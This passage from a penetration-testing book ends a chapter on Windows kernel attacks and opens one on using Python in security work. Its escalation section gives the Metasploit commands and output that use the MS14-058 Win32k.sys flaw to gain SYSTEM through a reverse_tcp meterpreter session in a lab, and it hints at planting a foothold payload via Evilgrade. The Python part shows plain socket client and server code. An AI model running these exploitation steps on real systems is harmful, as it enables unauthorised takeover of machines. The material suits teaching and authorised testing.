- `payload_mem = inject_into_process()` is the second slap across the target's face. `payload.encoded` is our shellcode (encoded as needed). This method returns only one value: the location of the shellcode in the target process's memory. So as you can see, at this point in our attack, `payload_mem` is now the location in our target's memory where our shellcode begins.
- If those first two instance methods for DLL injection were the slaps in the face, then `process.thread.create(exploit_mem + offset, payload_mem)` is our coup de grace. We're passing two parameters to `process.thread.create()`: first, `exploit_mem` with our offset added to it, then the location of our shellcode in memory, `payload_mem`.

So, why are we injecting a DLL into a process? The vulnerable kernel-mode driver, `Win32k.sys`, has more than 600 entry points that allow its functionality to be accessed; it handles a lot of useful tasks. As we covered in this chapter, `Win32k.sys` is responsible for window management. `Win32k.sys` represents a necessary evil of this operating system design: the blend of its needed power and accessibility to user-mode programs.

Practical kernel attacks with Kali

We have enough background to sit down with Kali and fire off our attack at a vulnerable Windows target. At this point, you should fire up your Windows 7 VM. However, we're doing two stages in this demonstration because the attack is local. So far, we've been examining attacks that get us in, this time, we're already in. To the layperson, this sounds like the game is already won, but don't forget that modern operating systems are layered. There was a golden age when remote exploits landed you full `SYSTEM` privilege on a target Windows box, in which case, the attack that you in really did win the game. These days, this kind of remote exploit is a rare thing indeed. The far more likely scenario for today's pen tester is that you'll get some code executed, a shell pops up, and you feel all-powerful – until you realize that you only have the privileges of the lowly user of the computer who needs permission from the administrator to install software. You have your *foothold* – now, you need to escalate your privileges so you can get some work done.

An introduction to privilege escalation


The kernel attack described in this chapter is an example of privilege escalation: we're attacking a flaw on the kernel side after allocating memory on the user side and injecting code into it. Accordingly, did you notice the big difference between the module we just reviewed and the remote attacks we examined in previous chapters? That's right: there was no option for specifying a target IP address. This is a local attack; the only IP address you'll define is the return for your reverse TCP connection back to the handler.

To complete this demo, you'll need to establish the foothold first! For me, I just dug up one of the pieces of malware I generated for our advanced Metasploit discussion in `Chapter 6`, *Advanced Exploitation with Metasploit*, stood up the handler based on the parameters encoded in the payload, and executed it on the target. I won't step you through this part because this is where your creativity should shine. Of course, for a quick fix, just dig into the previous chapters for some of the attacks we employed. Perhaps your target needs to update some software? (Hint: deliver a payload via Evilgrade!)

Escalating to SYSTEM on Windows 7 with Metasploit


At this point, you've just received your meterpreter connection back from the target: your foothold payload did the trick. We command `getuid` to see where we stand. Hmm, the username `Yokwe` comes back. It doesn't concern us that this user may or may not be an administrator; what's important is that it isn't `SYSTEM`, the absolute highest privilege possible. Even an administrator can't get away with certain things – that account is still considered user mode.

I type `background` to send my meterpreter session into the background so I can work at the `msf` prompt. Although the multi/handler exploit is still in use, I can simply replace it. This time, we prepare our kernel attack with `use exploit/windows/local/ms14_058_track_popup_menu`:



```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  WIN-MRRTQ7Q0NGM\Yokwe @ WIN-MRRTQ7Q0NGM  192.168.108.106:456
78 -> 192.168.108.111:49224 (192.168.108.111)

msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WIN-MRRTQ7Q0NGM\Yokwe
meterpreter > background
[*] Backgrounding session 1...
msf exploit(multi/handler) > use exploit/windows/local/ms14_058_track_popup_menu
```


In our example screen captures, we aren't displaying the options available to us; so, try that out as you do this with `show options`. When you establish the exploit and run this command, you'll see the `sessions` option. This is specific to the meterpreter sessions you've already established. Out in the field, you may have a foothold on dozens of machines; use this option to direct this attack at a specific session. At the `msf` prompt, use `sessions -l` to identify the session you need. `sessions -i <id>` will take you back into a session so you can issue `getuid` to verify your privilege:



```
msf exploit(windows/local/ms14_058_track_popup_menu) > set payload windows/meterpreter/reverse_tc
p
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/local/ms14_058_track_popup_menu) > set SESSION 1
SESSION => 1
msf exploit(windows/local/ms14_058_track_popup_menu) > set LHOST 192.168.108.106
LHOST => 192.168.108.106
msf exploit(windows/local/ms14_058_track_popup_menu) > set LPORT 45678
LPORT => 45678
msf exploit(windows/local/ms14_058_track_popup_menu) > run
```

This can be a little confusing to set up, as you're just coming back from configuring your handler with a payload. Well, you need to set the payload to be used by the kernel exploit. In my example, I'm issuing `set payload windows/meterpreter/reverse_tcp` to create a connect-back meterpreter shellcode payload.

When you're ready, fire off `run` and cross your fingers. This is an interesting attack; by its nature, the escalation could fail without killing your session. You'll see everything on your screen suggesting a successful exploit, complete with a new meterpreter session indicating that the shellcode was indeed executed – and yet, `getuid` will show the same user as before. This is why the module author put in the fingers-crossed status message, `hopefully privileged`:



```
[*] Started reverse TCP handler on 192.168.108.106:45678
[*] Launching notepad to host the exploit...
[+] Process 1024 launched.
[*] Reflectively injecting the exploit DLL into 1024...
[*] Injecting exploit into 1024...
[*] Exploit injected. Injecting payload into 1024...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.108.111
[*] Meterpreter session 2 opened (192.168.108.106:45678 -> 192.168.108.111:49228) at 2018-05-26 2
2:39:30 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

In our demo, our Windows 7 Ultimate host was indeed vulnerable. We are now running as `SYSTEM`. Game over.

Summary

In this chapter, we explored Windows kernel attacks. First, we reviewed the theory behind how the kernel works and what attackers try to leverage to pull off these attacks. Included in this theoretical discussion was a review of the low-level management role of the kernel and the security implications of these tasks, including scheduling interrupts. We picked a vulnerability type, the NULL or invalid pointer dereference vulnerability, and studied it in detail to understand how exploiting the kernel in this way gives the attacker full control of the system. We started with a review of pointers in C code and then examined the compiled assembly instructions to understand how the processor deals with the pointer concept. This review prepared us to understand what NULL pointers are and how they can cause problems in software. We then introduced a specific kernel-mode driver, `Win32k.sys`, and did a low-level review of its pointer flaw. We wrapped up this discussion with a review of the Metasploit exploit module designed to attack this particular kernel-mode driver. Finally, we wrapped up the chapter with a hands-on demonstration of escalating privileges from an initial foothold by leveraging this attack against the vulnerable kernel-mode driver.

Questions

1. The ______ rests between the NT kernel and hardware.
2. A ______ kernel can interrupt kernel-mode threads; cooperative operating systems must wait for the thread to finish.
3. In C, the ampersand operator before a variable references __________.
4. How many DWORDS fit into 3 quadwords?
5. `AX` is the lower ________ of the 64-bit `RAX`.
6. It is not possible to dereference an invalid pointer. (True | False)
7. My hexadecimal-to-decimal calculator says that `ffffffff` is equal to 4,294,967,295. Why does the `xxxSendMessage()` function think it's a `-1`?
8. What's the difference between DLL injection and reflective DLL injection?

Further reading

- Source for HEVD (`https://github.com/hacksysteam/HackSysExtremeVulnerableDriver`)
- Windows SDK download for installing the debugger (`https://developer.microsoft.com/en-us/windows/downloads/windows-10-sdk`)

9
Weaponizing Python

It's said that computers are actually very dumb; they crunch numbers and move things around in memory. Despite this oversimplification, how they think can seem mysterious. There is no better way to get acquainted with how computers actually think than through programming. So far in this book, we've seen programming languages at different scales: assembly language, the next-to-bottom machine code made up of mnemonic opcodes; C language, the lowest of the high-level languages; and even Python, the high-level interpreted language. Python has a tremendous number of modules in its standard library that allow the pen tester to accomplish just about any task. In `Chapter 1`, *Bypassing Network Access Control*, we showed how easy it is to use Scapy's functionality in our own Python script to inject specially crafted packets into the network. One way we can advance as pen testers is to learn how to leverage this power in our own custom programs. In this chapter, we're going to review using Python in a security assessment context. We will cover the following topics:

- Advice on setting up an editing environment in Kali
- Understanding networking modules that can be imported into our Python scripts
- Building a bare-bones client program
- Building a bare-bones server program
- Firing back a reverse shell with Python
- How to create a single-file executable from your Python scripts
- Creation of a two-phase, AV-evasive attack against a Windows target using Python
- Building an ARP poisoning attacker from the ground up in Python

Technical requirements

To complete the exercises in this chapter, you will need:

- Kali Linux
- A Windows host with Python installed
- Pip and PyInstaller on Windows (part of the Python installation)

Incorporating Python into your work

I've been asked by many people, *do you need to be a programmer to be a pen tester?* This is one of those questions that will spawn a variety of passionate answers from purists of all kinds. Some people say that you can't be a true hacker without being a skilled programmer. My view is that the definition is less about a specific skill than about comprehension and mentality; hacking is a problem-solving personality and a lifestyle. That said, let's be honest: your progress will be hampered by a lack of working knowledge in some programming and scripting. Being a pen tester is being a jack of all trades, so we need to have some exposure to a variety of languages, as opposed to a developer who specializes. If we were to pick a minimum requirement on the subject of programming and pen testing, I would tell you to pick up a scripting language. If I had to pick just one scripting language for the security practitioner, I'd pick Python.

What's the difference between a programming language and a scripting language? To be clear, a scripting language is a programming language, so the difference between them is in the steps taken between coding and execution. A scripting language doesn't require the compilation step; the script is interpreted by instruction at the time of execution—hence the proper term for such a language: interpreted language. C is an example of a traditional programming language that requires compilation before execution. However, these lines are increasingly blurred. For example, there's no reason why a C interpreter isn't possible. Using one would allow you to write C scripts.

Why Python?

Python is an ideal choice for many reasons, but there are two elements of its design philosophy that make it ideal for our goal of becoming an advanced pen tester: its power (it was originally designed to appeal to Unix/C hackers) coupled with its emphasis on readability and reusability. As a professional, you'll be working with others (don't plan on the black-hat lone wolf mentality in this field); Python is one of few languages where sharing your handy tool with a colleague will likely not result in follow-up *what the heck were you thinking?* emails to understand your constructs.

Perhaps most importantly, Python is one of those things that you may find on a target embedded well behind the perimeter of your client's network. You've pivoted your way in and you find yourself on a juicy internal network, but the hosts you land on don't have the tools you need. It's surprising how often you'll find Python installed in such environments. On top of that, you'll always find a Python-aware text editor on any compromised Linux box. We'll discuss editors next.

A core concept in Python that makes it the number one choice of hackers is modules. A module is a simple concept, but with powerful implications for the Python programmer. A module is nothing more than a file that contains Python code whose functionality can be brought into your code with the `import` statement. With this functionality, all attributes (or perhaps a specific attribute) of the module becomes referenceable in your code. You can also use `from [module] import` to pick and choose the attributes you need. There is a tremendous number of modules written by clever people from around the world, all ready for you to place in the `import` search path so you can bring in any attribute you desire to do some work in your code. The end result? A compact and highly readable chunk of Python that does some tremendous things.

TIP

At the time of writing, Python 3 is the latest and greatest, and anyone still using Python 2 for production tasks is being strongly encouraged to get familiar with Python 3. A handy Python tool called 2to3 will translate your Python 2 into Python 3. If you're newer to Python, make sure you're learning on Python 3.


Getting cozy with Python in your Kali environment

There are two primary components you'll use during Python development: the interactive interpreter and the editor. The interpreter is called up with a simple command:

```
# python
```

The interpreter is just what it sounds like: it will interpret Python code on the fly. This is a real time-saver when you're coding, as you can, for instance, check your formula without closing out the editor and running the code, looking for the line in question.

In this example, we issued `print "Hello, world!"` and the interpreter simply printed the string. I then try a formula, getting a weird rounded integer; I try again with decimal-zero and get the answer I was expecting. Thus, I experimented with my formula and learned a little about Python without needing to write this out and run it:



```
root@yokwe:~# python
Python 2.7.15rc1 (default, Apr 15 2018, 21:51:34)
[GCC 7.3.0] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> print "Hello, world!"
Hello, world!
>>> 3*50+100/20*(14/15)
150
>>> 3.0*50.0+100.0/20.0*(14.0/15.0)
154.66666666666666
>>>
```

It should come as no surprise to learn that most Python coders work on their projects with two screens open: the interpreter and the editor. The interpreter is built into the Python installation; what you get when you punch in `python` and hit return is what people will use. The editor, on the other hand, can be a personal choice. And once again, opinions in this arena can be passionate!

The editor is just a text editor; technically, a Python file is text. I could write up a Python script with Windows Notepad and it would work fine—but I wouldn't recommend it. (Telling people that's how you code would be a fun way to get weird looks.) If it's just a text editor, what's the big deal? The main feature you're looking for in an editor is syntax awareness—the editor understands the language you're typing in and displays the syntax in a distinctive way for you. It turns text that just happens to be Python into a living piece of code, and it makes your life a lot easier.

The tiniest of errors—such as forgetting a single closing quotation mark—stick out like a sore thumb as the editor tries to understand your syntax. There are several great options for syntax-aware editors; some of the popular ones are Notepad++, gedit, nano, Kate, Vim, and so on. Now, the more serious developer will probably use an **integrated development environment** (**IDE**), which is a more comprehensive solution for understanding what your code is doing, but also assists in writing it. An IDE may have a debugger and a class browser, for example, whereas the editor will not. There are many IDEs to choose from, most of them free with commercial versions and supporting a variety of operating systems; a couple good ones are Wing IDE and PyCharm.

IDEs are cool, but please note that we won't be working in one for our purposes here. I recommend you get familiar with your favorite IDE, but our objective here is one of minimalism and flexibility. Having a cozy IDE setup is the kind of thing you have on a designated machine, which will be fantastic for writing up a new tool set to carry around with you on your assignments. The context of our discussion here, on the other hand, is writing up Python scripts on a bare-bones machine where having your favorite IDE may not be practical. Being able to get by with just a plain Python install plus an editor is more important than learning an IDE, so I encourage you to master one outside of this book. For now, we're going to proceed with an editor that's ready to go on just about any Linux box and should natively understand Python syntax. My choice of editor may cause some readers to literally burn this book with fire, and other readers will cheer. Yes, I'm going to work with Vim.

Introducing Vim with Python syntax awareness


To get an idea of Vim's notoriety as an editor, just type this into your favorite search engine: `how do I quit Vim?`

Vim stands for **vi im**proved because it's a clone of the original vi editor, but with some changes touted as improvements. To be fair, they are improvements and it has many—we won't cover them all here. But, there is one key improvement: its native support for scripting languages such as Python. Another improvement is handy for those who are just not ready for Vim's sitting-in-the-cockpit-of-the-space-shuttle feel: the graphical interface version of Vim, known as gvim. The graphical version is still Vim at its core, so feel free to play around with it.

I should probably mention the long and bloody editor war between Emacs and vi/Vim. My choosing Vim for this chapter's purpose isn't a statement in this regard. I prefer it as a fast and lightweight tool where text editing with Python syntax discrimination is our primary focus. My favorite description of Emacs is an OS within an OS—I think it's too much editor for our needs here. I encourage the reader to dabble in both outside of these pages.

Fire up Vim with this simple command; you'll be greeted with the splash screen, which gives you a life support reminder of how to get help:

```
# vim
```



```
~
~
~
~
~
~                         VIM - Vi IMproved
~
~                          version 8.0.1453
~                      by Bram Moolenaar et al.
~            Modified by pkg-vim-maintainers@lists.alioth.debian.org
~                  Vim is open source and freely distributable
~
~                      Sponsor Vim development!
~              type  :help sponsor<Enter>    for information
~
~              type  :q<Enter>               to exit
~              type  :help<Enter>  or  <F1>  for on-line help
~              type  :help version8<Enter>   for version info
~
~
~
~
~
                                                  0,0-1         All
```

When you open up any document in Vim (or just start a fresh session), you're reviewing, not editing. To actually type into a document is called **insert mode**, which you enable with the *I* key. You'll see the word `INSERT` at the bottom of the screen. Use *Esc* to exit insert mode. Issuing a command to Vim is done with a colon followed by the specific command. For example, exiting Vim is done with `:q` followed by *Enter*. Don't worry about too much detail at the moment; we'll step through the basics as we write up our scripts.

Before we write our first handy-for-hacking Python script, let's get the syntax highlighting turned on and write a quick `hello_world` program. In Kali, Vim is already able to understand Python syntax; we just have to tell Vim that we're working with a specific file type. First, start `vim` followed by a filename, and then hit `:` to enter command mode:

```
# vim hello_world.py
```

Then, issue this command, followed by *Enter*:


```
:set filetype=python
```

When you're ready, hit the *I* key to enter insert mode. As you type a Python script, the syntax will be highlighted accordingly. Write your `Hello, World` script:

```
print("Hello, World!")
```

Hit *Esc* to leave insert mode. Then, use `:wq!` to save your changes and exit Vim in one fell swoop.

Run your program and marvel at your masterpiece:



```
root@yokwe:~# python hello_world.py
Hello, World!
root@yokwe:~#
```

Okay, enough messing around. Let's do some networking.

Python network analysis

A Python script with the right modules can be a mature and powerful network technician. Python has a place in every layer of abstraction you can think of. Do you need just a quick and dirty service to be the frontend for some task, like downloading files? Python has your back. Do you need to get nitty-gritty with low-level protocols, scripting out specific packet manipulation activities nested in conditional logic, chatting with the network at layer 3 and even down to the data-link layer? Python makes this fun and easy. The best part is the portability of any project you can imagine; as I mentioned, you will be functioning on a team as a pen tester and there are few situations in which you will function all alone. Even if you are on a project where you're working like a lone wolf, white hats are there to inform the client and there are no trade secrets or magician's code, so you may be asked to lay out in understandable terms how the bad guys can get away with your win. Sending some code to someone—whether a skilled colleague or a knowledgeable administrator representing your client—can put a bit of a demand on the recipient when the proof-of-concept requires environmental dependencies and lengthy work to put it together in a lab. A Python script, on the other hand, is just a breeze to work with. The most you may need to provide are special modules that aren't already a part of the vast Python community. An area where Python shines is with networking, which is appropriate considering the importance of network tasks for just about any assessment.

Python modules for networking

Our fun little hello_world program needed nothing more than Python to interpret your sophisticated code. However, you've no doubt realized that hello_world doesn't really serve the pen tester too well. For one, all it does is display an overused cliche. But even if it was handier, there are no imports. In terms of capability, what you see is what you get. Truly unleashing Python happens when we expose capability with modules. If I were to guess what kind of task you'll be employing the most, I'd guess networking.

There are many options to the Python coder to make his or her script chatty with the network. The key to understanding modules in general is by organizing them in terms of layers or levels. Lower-layer modules give you the most power, but they can be difficult to use properly; higher-layer modules allow you to write code that's more Pythonic by taking care of lower constructs behind the scenes. Anything that works at a higher layer of abstraction can be coded with lower layers, but typically with more lines of code. Take, for example, the socket module. The socket module is a low-level networking module: it exposes the BSD Sockets API. A single import of socket combined with the right code will allow your Python program to do just about anything on the network. If you're the ambitious type who is hoping to replace, say, Nmap with your own Python magic, then I bet your very first line of code is simply import socket. On the high-level side of things, you have modules such as requests, which allows for highly intuitive HTTP interaction. A single line of code with requests imported will put an entire web page into a single manipulable Python object. Not too shabby.

Remember, anything that works at a high level can be built with low-level code and modules; you can't use high-level modules to do low-level tasks. So, let's take an example. Using Python in pen testing contexts will make heavy use of socket, so let's throw together a quick and dirty client. With only 11 lines of code, we can connect and talk to a service, and store its response.


Keep in mind that socket, being low-level, makes calls to socket APIs of the operating system. This may make your script platform dependent!

Building a Python client

In our example, I've set up an HTTP server in my lab at `192.168.108.114` over the standard port `80`. I'm writing up a client that will establish a TCP connection with the target IP and port, send a specially crafted request, receive a maximum of 4,096 bytes of a response and store it in a local variable, and then simply display that variable to the user. I leave it to your imagination to figure out where you could go from here.

The very first line you'll see in our examples for this chapter is `#!/usr/bin/python`. When we used Python scripts earlier in the book, you'll recall that we used `chmod` to make the script executable in Linux, and then executed it with `./` (which tells the operating system that the executable is in the current directory instead of in the user's `$PATH`). The `#!` is called a shebang (yes I'm serious) and it tells the script where to find the interpreter. By including that line, you can treat the script as an executable because the interpreter can be found thanks to your shebang line. With or without this line, any Python script can be executed by putting its name after `python` in the command line.

```
#!/usr/bin/python
import socket
webhost = '192.168.108.114'
webport = 80
print "Contacting %s on port %d ..." % (webhost, webport)
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost, webport))
webclient.send("GET / HTTP/1.1\r\nHost: 192.168.108.114\r\n\r\n")
reply = webclient.recv(4096)
print "Response from %s:" % webhost
print reply
```



```
import socket
webhost = '192.168.108.114'
webport = 80
print "Contacting %s on port %d ..." % (webhost, webport)
webclient = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
webclient.connect((webhost,webport))
webclient.send("GET / HTTP/1.1\r\nHost: 192.168.108.114\r\n\r\n")
reply = webclient.recv(4096)
print "Response from %s:" % webhost
print reply

~
~
~
-- INSERT --                                        11,1          All
```

Let's take a look at this simple code piece by piece:


- With `webhost` and `webport`, we define the target IP address and port. In our case, we're defining it within the script, but you could also take input from the user.
- We're already familiar with `print`, but in this case we can see how variables are displayed within the printed text. The `%` symbol is followed by the designation of variable type: the common two are `d` for number and `s` for string. Keep in mind that IP addresses are strings, ports are ordinary integers.
- And now, the fun part. Calling `socket.socket()` creates a Python object of your choosing; it looks like a variable, and it is the Pythonic representation of the created socket. In our example, we create a socket called `webclient`. From this point forward, we use `webclient` to work through the socket. The socket is low-level enough that we need to let it know what address family we're using, as Unix systems can support a pile of them. This is where `AF_INET` comes in: `AF` is designating an address family, and `INET` refers to IPv4. (`AF_INET6` will work with IPv6 for when you're feeling saucy.) `SOCK_STREAM` means we're using a stream socket as opposed to a datagram socket. To put it simply, a stream socket is where we have well-defined TCP conversations. Datagrams are the fire-and-forget variety. The combination of `AF_INET` and `SOCK_SOCKET` is what you'll use almost every time.
- Now, we work with our socket by separating the object name and the task with a period. As you can imagine, you could set up a whole mess of sockets with unique names and manage connections through them with your code. `webclient.connect()` establishes a TCP connection with the target IP and port. Follow that up with `webclient.send()` to send data to that established connection.
- Just like in any healthy relationship, we send a nice message and we expect a response. `webclient.recv()` prepares some space for this response; the argument taken is the size of this prepared space, and the prepared space is given a name so that it becomes an object in our code; I'm calling it the boring-but-logical `reply` in this case.

We wrap it up by just displaying the reply object—the response from the contacted server—but you could do whatever you want to the reply. Also, note that the script ends here, so we don't see the implications of using sockets: they are typically short-lived entities meant for short conversations, so at this point the socket would be torn down. Keep this in mind when you work with sockets.

Building a Python server

Now, we're going to set up a simple server. I say simple server, which may make you think *something like an HTTP server with just basic functionality*—no, I mean simple. This will simply listen for connections and take an action upon receipt of data. Let's take a look:

```
#!/usr/bin/python
import socket
import threading
host_ip = '0.0.0.0'
host_port = 45678
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((host_ip, host_port))
server.listen(4)
print "Server is up. Listening on %s:%d" % (host_ip, host_port)
def connect(client_socket):
    received = client_socket.recv(1024)
    print "Received from remote client:\n-----------\n%s\n-----------\n" %
received
    client_socket.send("Always listening, comrade!\n\r")
    print "Comrade message sent. Closing connection."
    client_socket.close()
    print "\nListening on %s:%d\n" % (host_ip, host_port)
while True:
    client, address = server.accept()
    print "Connection accepted from remote host %s:%d" % (address[0],
address[1])
    client_handler = threading.Thread(target=connect, args=(client,))
    client_handler.start()
```



